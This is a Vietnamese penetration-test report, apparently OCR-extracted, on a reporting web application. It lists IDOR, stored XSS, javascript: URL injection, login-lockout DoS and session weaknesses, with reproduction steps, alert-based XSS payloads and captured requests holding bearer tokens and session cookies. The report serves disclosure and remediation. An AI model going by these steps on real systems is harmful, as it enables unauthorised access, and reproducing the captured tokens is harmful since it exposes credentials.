- Trong phần mềm proxy, bắt request gửi đến URL trên, sau đó thay đổi trường **ID**, **ReportID** thành một giá trị thuộc phân quyền của người dùng khác. Cuối cùng, chuyển tiếp request.
- Người dùng không có quyền với data này vẫn có thể truy xuất/ chỉnh sửa dữ liệu

### Cách khắc phục

Đảm bảo rằng mỗi người dùng chỉ có thể **truy xuất/chỉnh sửa** thông tin thuộc về người dùng đó.

### Ghi chú

- Trường hợp UUID vẫn report, để mức độ thấp

## Repentest 26/06/2023 - Chưa khắc phục

The screenshot shows the Repentest tool's interface with two panes: Request and Response.

**Request:**

```

1 GET /api/management-document-upload/download/1524 HTTP/1.1
2 Host: report.viettelidmp.vn
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/114.0
4 Accept: application/json, text/plain, /*
5 Accept-Language: vi
6 Accept-Encoding: gzip, deflate
7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJcIjoxMDQwLCJ1c2VybmtFtZSI6ImFkbWluXz2FudhQ0lCJmaXzdF9uYW1lIjoiYW4gdG9hbiIsImxhc3RfbmFtZSI6InRob25nIHRpbisImV4cCI6MTY4NzI2MDE0NiwiZW1hawwi0ljhZG1pb19bnR0QGdtWlsLmNbSIsInJvbGVzIjpbl1JlcG9ydeJ1c2luZXNzIiwiJRGF0YSBzdHVKaw81LCJxb3JrZmxvdyJdfQ.3K800AuFeMq8uqjwY_ojeJmHgkzw2Ep7QfDT6Ioqd4
8 Referer: https://report.viettelidmp.vn/pages/utilities/document-upload
9 Sec-Fetch-Dest: empty
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Site: same-origin
12 Te: trailers
13 Connection: close
14
15

```

**Response:**

```

1 HTTP/1.1 200 OK
2 date: Tue, 20 Jun 2023 09:39:28 GMT
3 content-type: application/pdf
4 content-length: 2564705
5 expires: 0
6 cache-control: no-cache, no-store, max-age=0, must-revalidate
7 x-xss-protection: 1; mode=block
8 pragma: no-cache
9 x-frame-options: DENY
10 content-disposition: attachment;
  Filename="20221027_HSD_DMP_He%CC%A3%CC%82_tho%CC%82%CC%81ng_QLXD_nhaplieu_v3_(1).pdf"
11 accept-ranges: bytes
12 authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJcIjoxMDQwLCJ1c2VybmtFtZSI6ImFkbWluXz2FudhQ0lCJmaXzdF9uYW1lIjoiYW4gdG9hbiIsImxhc3RfbmFtZSI6InRob25nIHRpbisImV4cCI6MTY4NzI2MDE0NiwiZW1hawwi0ljhZG1pb19bnR0QGdtWlsLmNbSIsInJvbGVzIjpbl1JlcG9ydeJ1c2luZXNzIiwiJRGF0YSBzdHVKaw81LCJxb3JrZmxvdyJdfQ.3K800AuFeMq8uqjwY_ojeJmHgkzw2Ep7QfDT6Ioqd4
13 vary: Origin
14 vary: Access-Control-Request-Method
15 vary: Access-Control-Request-Headers
16 x-content-type-options: nosniff
17 x-server: k8s-01
18 connection: close
19
20 %PDF-1.5
21 %FFFF%
22 1 0 obj
23 <</Type/Catalog/Pages 2 0 R/Lang(en-US) /StructTreeRoot 137 0 R/MarkInfo<</Marked true>>>
24 endobj
25 2 0 obj
26 <</Type/Pages/Count 16/Kids[ 3 0 R 17 0 R 20 0 R 31 0 R 38 0 R 39 0 R 41 0 R 42 0 R 43 0 R 44 0 R 45 0 R 46 0 R 47 0 R 48 0 R 49 0 R 50 0 R ] >>

```

## BUG-7503 Dombase-XSS

### Phân loại

Cross-Site Scripting (XSS) > Stored > Non-Privileged User to Anyone

### Cross-Site Scripting (XSS)

#### Tổng quan về lỗ hổng

Lỗ hổng Stored XSS (Cross-Site Scripting) là một trong những lỗ hổng bảo mật phổ biến và nguy hiểm trong các ứng dụng web. Stored XSS xảy ra khi một kẻ tấn công chèn mã độc vào cơ sở dữ liệu của ứng dụng, sau đó khi người dùng truy cập vào trang web, mã độc này được thực thi và gây ra những hậu quả nguy hiểm như đánh cắp thông tin người dùng, thay đổi nội dung trang web, tạo tài khoản giả mạo, hoặc tấn công các người dùng khác.

#### Ảnh hưởng kinh doanh

Trong trường hợp lỗi Stored XSS Non-Privileged User to Anyone, một tài khoản người dùng

không đặc quyền (non-privileged user) có thể chèn mã độc vào ứng dụng, và mã độc này có thể tác động đến bất kỳ người dùng nào truy cập vào trang web. Điều này đặc biệt nguy hiểm, vì nó có thể tấn công vào bất kỳ ai mà không cần phải có quyền truy cập đặc biệt.

## Tham khảo thêm về lỗ hổng

### Cross-Site Scripting

#### Mô tả


Ứng dụng sử dụng phần **Excel Body** diện rộng như **Thiết kế báo cáo, Cập nhật dữ liệu lịch sử, Quản lý kiểu danh sách detail**, không validate tốt dữ liệu, thông tin đầu ra không được encode dẫn đến người dùng có thể chèn các mã script độc hại vào các file excel, file import và từ đó thực thi các mã script độc hại trên trình duyệt người dùng

BÁO CÁO NGHỆ AN					
	A	B	C	D	E
1	STT	Tên chỉ tiêu	Mã số	Đơn vị tính	Tháng 09/2022
2					Thuộc tính mới 1
3		Chỉ tiêu mới 1	CT1		
4		Chỉ tiêu mới 2	CT2		
5		Chỉ tiêu mới 3	CT3		
6		1	CT4		
7					

#### Mức độ nguy hiểm: CAO

#### Các bước tái hiện lỗ

1. Đăng nhập admin\_antt
2. Vào chức năng Quản lý kiểu danh sách --> Quản lý kiểu danh sách detail
3. thêm 1 danh sách có payload `<script>alert(1)</script>`
4. tải danh sách
5. Import lại danh sách Kết quả bị alert 1 bật ra



hoặc

1. đăng nhập tài khoản view\_antt
2. Cập nhật dữ liệu lịch sử
3. chọn báo cáo và tải file excel lên hệ thống (trong file excel có chứa các script độc hại)
4. truy cập vào lựa chọn file sau khi upload thành công Script được thực thi

### Cách khắc phục

Cần encode HTML các thông tin đầu ra

### BUG-7358 Upload file tuỳ ý > Stored XSS

#### Phân loại

Cross-Site Scripting (XSS) > Stored

**Cross-Site Scripting (XSS)**

#### Tổng quan về lỗ hổng

Cross-Site Scripting (XSS) là một kiểu tấn công chèn trong đó JavaScript độc hại được đưa vào một trang web. Khi người dùng truy cập trang web bị ảnh hưởng, Javascript sẽ thực thi trong trình duyệt của người dùng đó trong ngữ cảnh của miền.

Từ đây, kẻ tấn công có thể thực hiện bất kỳ hành động nào mà người dùng có thể thực hiện, bao gồm truy cập bất kỳ dữ liệu nào của người dùng và sửa đổi thông tin trong quyền của người dùng. Điều này có thể dẫn đến việc sửa đổi, xóa hoặc đánh cắp dữ liệu, bao gồm cả việc truy cập hoặc xóa tệp hoặc đánh cắp cookie phiên mà kẻ tấn công có thể sử dụng để chiếm quyền điều khiển phiên của người dùng.

## Ảnh hưởng kinh doanh

Kẻ tấn công có thể làm hỏng trang web của công ty bằng cách thay đổi nội dung của nó, do đó làm hỏng hình ảnh của công ty hoặc truyền bá thông tin sai lệch. Tin tức cũng có thể thay đổi các hướng dẫn được cung cấp cho người dùng truy cập trang web mục tiêu, điều hướng sai hành vi của họ. Kịch bản này đặc biệt nguy hiểm nếu mục tiêu là một trang web của chính phủ hoặc cung cấp các tài nguyên quan trọng trong thời kỳ khủng hoảng.

Ngoài ra, kẻ tấn công có thể giả mạo người dùng thực hiện các hành vi dưới quyền của người dùng thường, hoặc nguy hiểm hơn là đánh cắp phiên đăng nhập của người dùng.

## Tham khảo thêm về lỗ hổng

### [Cross-Site Scripting](#)

#### Mô tả

Chức năng:

- *Upload văn bản vi phạm* (</api/management-document-upload/>)
- *Tạo dashboard* (</api/dashboard/insert>)

cho phép upload file bất kỳ, ta có thể upload **html**, **svg** ... dẫn đến stored XSS.

#### Mức độ nguy hiểm: TRUNG BÌNH

#### Các bước tái hiện lỗi

1. Đưa trang web đi qua proxy (Burp Suite)
2. Đăng nhập vào trang web với user **admin\_antt**
3. Truy cập vào chức năng **Tiện ích > Quản Lý văn bản quy phạm pháp Luật** (</pages/utilities/document-upload>), tạo hoặc sửa văn bản quy phạm
4. Phần **Tệp tài liệu** ta chọn file bất kỳ.

Thêm mới văn bản


Tên tài liệu *	test
Văn bản số	1
Ngày phát hành	24/11/2022
Đơn vị ban hành	TEST
Tệp tài liệu	

**LƯU LẠI** **HỦY BỎ**

5. Bật chức năng **Intercept** của Burp Suite, sau đó bấm **Lưu Lại**.
6. Tại Intercept, ta đổi tên file thành **test.html** và payload thành:


```
<html>
<script>
alert(localStorage.getItem("httpHeaders"));
</script>
</html>
```

7. Trang web báo lỗi ,nhưng khi load lại trang ta thấy vẫn upload thành công.



8. Bấm vào biểu tượng view văn bản, trang web sẽ mở tab mới và alert với nội dung là Token được hiện ra.

2	1	test	TEST	24/11/2022	24/11/2022 16:28:42	admin_antt (an toan thong tin)	
---	---	------	------	------------	------------------------	-----------------------------------	---



## Cách khắc phục

Chỉ kiểm tra Content-Type

## Ghi chú

- Thấp (nếu là user quyền cao tấn công user quyền thấp)
- Trung bình (nếu là user quyền cao tấn công user quyền cao hơn)
- Cao (nếu là user quyền thấp tấn công user quyền cao)

Repentest 26/06/2023 - Đã khắc phục

## BUG-7371 XSS - dashboard pathUrl

### Phân loại

Unvalidated Redirects and Forwards > Open Redirect > GET-Based

Chuyển hướng trang web không hợp lệ

Tổng quan về lỗ hổng

Chuyển hướng và chuyển tiếp không được xác thực xảy ra khi một ứng dụng chấp nhận đầu vào của người dùng không được xác thực thành mục tiêu của chuyển hướng. Đầu vào này gây ra chuyển hướng đến một miền bên ngoài, thao túng người dùng bằng cách chuyển hướng họ đến một trang web độc hại. Một chuyển hướng mở đã được xác định có thể ảnh hưởng đến khả năng tin tưởng vào các trang web hợp pháp của người dùng. Kẻ tấn công có thể gửi email lừa đảo có chứa liên kết có tên doanh nghiệp hợp pháp trong URL và người dùng sẽ được chuyển hướng từ máy chủ web hợp pháp đến bất kỳ miền bên ngoài nào. Người dùng ít có khả năng nhận thấy các chuyển hướng tiếp theo đến các miền khác nhau khi một URL xác thực có chứng chỉ SSL hợp lệ có thể được sử dụng trong liên kết lừa đảo.

Kiểu tấn công này cũng là tiền đề cho các lỗ hổng nghiêm trọng hơn như Cross-Site Scripting (XSS), Server-Side Request Forgery (SSRF), Cross-Site Request Forgery (CSRF) hoặc các nỗ lực lừa đảo thành công mà kẻ tấn công có thể thu thập thông tin đăng nhập hoặc giành quyền truy cập tài khoản của người dùng bằng cách chuyển tiếp họ qua Chuyển hướng mở tới máy chủ mà họ kiểm soát (và có thể xem các yêu cầu gửi đến từ đó).

### Ảnh hưởng kinh doanh

Chuyển hướng và chuyển tiếp không được xác thực có thể dẫn đến thiệt hại về uy tín cho doanh nghiệp vì lòng tin của khách hàng bị ảnh hưởng tiêu cực bởi kẻ tấn công gửi họ đến trang web lừa đảo để lấy thông tin xác thực đăng nhập hoặc ép buộc họ gửi giao dịch tài chính.

### Tham khảo thêm về lỗ hổng

[Open Redirect](#)

#### Mô tả

Tại chức năng thêm DashBoard (</api/dashboard/insert>) tồn tại lỗ hổng cho phép kẻ tấn công nhập **pathUrl** không an toàn, dẫn đến XSS.

#### Mức độ nguy hiểm: TRUNG BÌNH

#### Các bước tái hiện lỗi

- Đăng nhập vào trang web với tài khoản admin.
- Truy cập **Quản trị hệ thống > Quản Lý dashboard** (</pages/sys-config/sys-dashboard>), thêm một dashboard mới với **Đường dẫn** là `javascript:alert(origin)`.

Thêm mới dashboard

Tên dashboard (*)	test	Hiển thị trang chủ (*)	Có
Số thứ tự (*)	1	Trạng thái (*)	Hoạt động
Đường dẫn	javascript:alert(origin)	Link + params	javascript:alert(origin)
Phân quyền đơn vị	Chọn đơn vị		
Tham số động truyền vào. Các tham số động theo user {{orgId}},{{tenantId}}		Upfile thumbnail	
<a href="#">+</a>		<input type="button" value="Chọn File"/> Hoặc nhấn vào kéo thả ảnh(.png,.jpg)	
		<b>LƯU LẠI</b>	<b>HỦY BỎ</b>

3. Sau khi tạo, truy cập vào dashboard bằng cách bấm vào tên dashboard vừa tạo.
4. Alert với nội dung là tên miền hiện ra.



```

▼<iframe height="800" src="javascript:alert(origin)">
  == $0
  ▼#document
    ▼<html>
      <head></head>
      <body></body>
    </html>
  </iframe>
</nb-card-body>
  
```

## Cách khắc phục

Validate pathUrl

## Ghi chú

Repentest 26/06/2023 - Đã khắc phục

Thêm mới dashboard

Tên dashboard (\*)

Retest

Hiển thị trang chủ (\*)

Có

Số thứ tự (\*)

666

Trạng thái (\*)

Hoạt động

Đường dẫn

javascript:alert(origin)

Đường dẫn phải bắt đầu bằng http

Link + params

javascript:alert(origin)

Phân quyền đơn vị

2 giá trị được chọn

Tham số động truyền vào. Các tham số động theo user {{orgId}},{{tenantId}}

+ Upfile thumbnail

[Chọn File] Hoặc nhấn vào kéo thả ảnh(.png,.jpg)

LƯU LẠI HỦY BỎ

## BUG-7462 DOS tại chức năng đăng nhập

### Phân loại

Application-Level Denial-of-Service (DoS) > High Impact and/or Medium Difficulty

### Mô tả

Chức năng đăng nhập thực hiện **disable/block** user khi đăng nhập sai quá nhiều lần. Attacker có thể lợi dụng chức năng để **disable/block** hàng loạt user gây cản trở giao dịch/ hoạt động bình thường của ứng dụng.

### Mức độ nguy hiểm: TRUNG BÌNH

### Các bước tái hiện lỗi

- Đăng nhập vào tài khoản **view\_antt** với mật khẩu sai 25 lần liên tiếp (có thể sử dụng các công cụ hỗ trợ).
- Đăng nhập vào tài khoản **view\_antt** với mật khẩu đúng. Hệ thống cảnh báo tài khoản: **message**, không thể đăng nhập.

Requ...	Payload	Status	Error	Timeout	Length	Comment	
31	33	302	<input type="checkbox"/>	<input type="checkbox"/>	790		
32	34	302	<input type="checkbox"/>	<input type="checkbox"/>	790		
33	35	302	<input type="checkbox"/>	<input type="checkbox"/>	790		
34	36	302	<input type="checkbox"/>	<input type="checkbox"/>	790		
35	37	302	<input type="checkbox"/>	<input type="checkbox"/>	790		
36	38	302	<input type="checkbox"/>	<input type="checkbox"/>	790		
37	39	302	<input type="checkbox"/>	<input type="checkbox"/>	790		
38	40	302	<input checked="" type="checkbox"/>	<input type="checkbox"/>	790		

Request Response

Pretty Raw Hex \n ☰

```

4 Content-Length: 154
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "(Not (A:Brand";v="8", "Chromium";v="100"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://vietteldmp.vn
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
13 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://vietteldmp.vn/login/?service=Report
19 Accept-Encoding: gzip, deflate
20 Accept-Language: en-US,en;q=0.9
21 Connection: close
22
23 csrf_token=ImEw0GEwYTRhMjh1ODcxMGV1Njkw2YCY2Y2UzZmE0Dk3Y2YyMzAlMTgi.Y4a_ra.3Ao16Vc05WxRju5ur0mK7PhL01I&layout=None&username=view_ant&

```

## Cách khắc phục

Nên sử dụng captcha sau 3 lần đăng nhập sai liên tiếp.

## Ghi chú

Repentest 26/06/2023 - **Đã khắc phục**

## BUG-7369 Insecure browser caching

### Phân loại

Server Security Misconfiguration > Lack of Security Headers

### Mô tả

Do không có header **Cache-Control**, trình duyệt lưu lại các nội dung nhạy cảm của phiên đăng nhập và cho phép truy cập ngay cả khi người dùng đã đăng xuất. Điều này gây ra rủi ro khi người dùng sử dụng máy tính công cộng.

### Mức độ nguy hiểm: THẤP

### Các bước tái hiện lỗi

- Đăng nhập ứng dụng.

2. Truy cập <https://report.vietteldmp.vn/pages>
3. Đăng xuất tài khoản.
4. Nhấn nút Back trên trình duyệt và thấy rằng nội dung của trang <https://report.vietteldmp.vn/pages> vẫn được hiển thị.

## Cách khắc phục

Trả về header **Cache-Control** với giá trị **no-store**. Tham khảo thêm tại <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Cache-Control>

## Ghi chú

Repentest 26/06/2023 - Đã khắc phục

## BUG-7498 Session cookie không có cờ Secure

### Phân loại

Server Security Misconfiguration > Missing Secure or HTTPOnly Cookie Flag

### Mô tả

Session cookie **sso\_token** không có cờ **Secure**, cho phép attacker có thể lấy được cookie này thông qua tấn công MITM.

Request	Response
Pretty Raw Hex ⌂ ⌄ ⌅	Pretty Raw Hex Render ⌂ ⌄ ⌅
1 GET /login/?service=Report HTTP/1.1 2 Host: vietteldmp.vn 3 Upgrade-Insecure-Requests: 1 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 6 Accept-Encoding: gzip, deflate 7 Accept-Language: en-US,en;q=0.9 8 Cookie: sso_token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlcCvYXZlkijozM0QxLQjic2VybmtFtZS16InzpZXdfYW50dCisImZpcmN0X5hbWU0IjzAV31i1iwbGFsdFsuWl11jo1yXb0dCisImV4c16MTY2OTc4ODExMSw1ZW1haWw1OjJ2aW3X2FudHRaz21haWw1Y29t1i1iwc0g2XMiolsi1uMvwh3J0QnVzaW51c3MiLCJETYRphHNOdWpbyJdFQ.evYcLotIkHoziW-kSFBTc_J_qVWrqMAMa--v_dk05bk; 9 Connection: close 10	1 HTTP/1.1 302 Found 2 content-length: 0 3 location: https://vietteldmp.vn/login/?service=Report 4 cache-control: no-cache 5 connection: close 6 7
Request	Response
Pretty Raw Hex ⌂ ⌄ ⌅	Pretty Raw Hex Render ⌂ ⌄ ⌅
1 POST /login/?service=Report HTTP/1.1 2 Host: vietteldmp.vn 3 Cookie: sso.cookie=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlcCvYXZlkijozM0QxLQjic2VybmtFtZS16InzpZXdfYW50dCisImZpcmN0X5hbWU0IjzAV31i1iwbGFsdFsuWl11jo1yXb0dCisImV4c16MTY2OTc4ODExMSw1ZW1haWw1OjJ2aW3X2FudHRaz21haWw1Y29t1i1iwc0g2XMiolsi1uMvwh3J0QnVzaW51c3MiLCJETYRphHNOdWpbyJdFQ.evYcLotIkHoziW-kSFBTc_J_qVWrqMAMa--v_dk05bk 4 Content-Length: 154 5 Cache-Control: max-age=0 6 Sec-Ch-Ua: "(Not:A;B;"v="8", "Chromium";v="100" 7 Sec-Ch-Ua-Mobile: ?0 8 Sec-Ch-Ua-Platform: "Windows" 9 Upgrade-Insecure-Requests: 1 10 Origin: https://vietteldmp.vn 11 Content-Type: application/x-www-form-urlencoded 12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36 13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 14 Sec-Fetch-Site: same-origin 15 Sec-Fetch-Mode: navigate 16 Sec-Fetch-User: ?1 17 Sec-Fetch-Dest: document 18	1 HTTP/1.1 302 FOUND 2 date: Wed, 30 Nov 2022 02:41:41 GMT 3 content-type: text/html; charset=utf-8 4 content-length: 883 5 location: https://report.vietteldmp.vn/?token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlcCvYXZlkijozM0QxLQjic2VybmtFtZS16InzpZXdfYW50dCisImZpcmN0X5hbWU0IjzAV31i1iwbGFsdFsuWl11jo1yXb0dCisImV4c16MTY2OTc4ODExMSw1ZW1haWw1OjJ2aW3X2FudHRaz21haWw1Y29t1i1iwc0g2XMiolsi1uMvwh3J0QnVzaW51c3MiLCJETYRphHNOdWpbyJdFQ.evYcLotIkHoziW-kSFBTc_J_qVWrqMAMa--v_dk05bk 6 set-cookie: sso.cookie=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlcCvYXZlkijozM0QxLQjic2VybmtFtZS16InzpZXdfYW50dCisImZpcmN0X5hbWU0IjzAV31i1iwbGFsdFsuWl11jo1yXb0dCisImV4c16MTY2OTc4ODExMSw1ZW1haWw1OjJ2aW3X2FudHRaz21haWw1Y29t1i1iwc0g2XMiolsi1uMvwh3J0QnVzaW51c3MiLCJETYRphHNOdWpbyJdFQ.Expires=Wed, 30-Nov-2022 02:41:41 GMT; Max-Age=12000; HttpOnly; Path=/ 7 vary: Cookie 8 set-cookie: sso.cookie=.Jw1j0tA0EMBe_Say_06498mUEjqbGxiWHGzibk7mn18i2KV_VTtnnkeSvX9_HJS9nuua5FCJGmtQYo0IAysWR3bCYbVgvClAxKJPHfrFPVpdjINAaOPuruvvCE8hb0PBynlci1s9t0k4Hmb1bSwFTPZAd6dLkCTCBuNs_HznNv79cviv5WmDExsPTy0kHmo-WyevCSHdp_EUEH7evly-ZivuSrfc48_pYBMMvvh57f0q4.YbC5Q_na22-ouh5xCAlz1-NvleCPcyE;HttpOnly; Path=/; SameSite=Strict 9 connection: close 10

## Mức độ nguy hiểm: THẤP

### Các bước tái hiện lỗi

1. Đăng nhập ứng dụng.
2. Nhấn F12 để mở cửa sổ Developer của trình duyệt (minh họa với Google Chrome), sau đó chọn tab **Application > Storage > Cookies > URL của ứng dụng**.
3. Tìm cookie **sso\_token** và để ý giá trị của cột **Secure**.

### Cách khắc phục

Mọi cookie quan trọng đều cần có cờ Secure.

### Ghi chú

Repentest 26/06/2023 - Đã khắc phục

The screenshot shows the Google Chrome DevTools interface with the Application tab selected. Under the Storage section, the Cookies tab is active. A specific cookie for the domain 'https://report.viettelidm' is highlighted with a red box. The cookie's details are visible in the table:

Name	Value	Domain	Path	Expires / M...	HttpOnly	Secure	SameSite	Partition Key	Priority
https://report.viettelidm	[Redacted]	[Redacted]	[Redacted]	[Redacted]	[Redacted]	[Redacted]	[Redacted]	[Redacted]	[Redacted]

### BUG-7499 Token đăng nhập gửi trên URL

### Phân loại

Broken Authentication and Session Management > Weak Login Function

### Mô tả

Chức năng **Đăng nhập (URL)** gửi thông tin Token trên URL. Các URL kèm tài khoản của người

dùng sẽ được lưu lại trong lịch sử của trình duyệt, gây rủi ro khi đăng nhập trên máy tính công cộng, được lưu trên các nhật ký log của các thiết bị, webserver.

## Mức độ nguy hiểm: THẤP

### Các bước tái hiện lỗi

1. Đăng nhập ứng dụng.

2. Thấy URL chứa thông tin đăng nhập (token) trong history của trình duyệt

2799	https://report.vietteldmp.vn	GET	/auths/login;token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkj...MDQxLCJ1c2Vyb...
2808	https://report.vietteldmp.vn	GET	/assets/i18n/vi.json
2809	https://report.vietteldmp.vn	GET	?token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkj...MDQxLCJ1c2Vyb...MSwiZWIhaWwiOiJ2aWV3X2FudHRAZ21haWwuY29tIiwicm9sZXMiOlisiUmVwb3JOQnVzaW51c3MiLCJEYXRhIHNOdWRpb...fQ.bHO...J...HTTP/1.1
2810	https://report.vietteldmp.vn	GET	/assets/i18n/vi.json

#### Request

Pretty Raw Hex ⌂ \n ⌂

```
1 GET
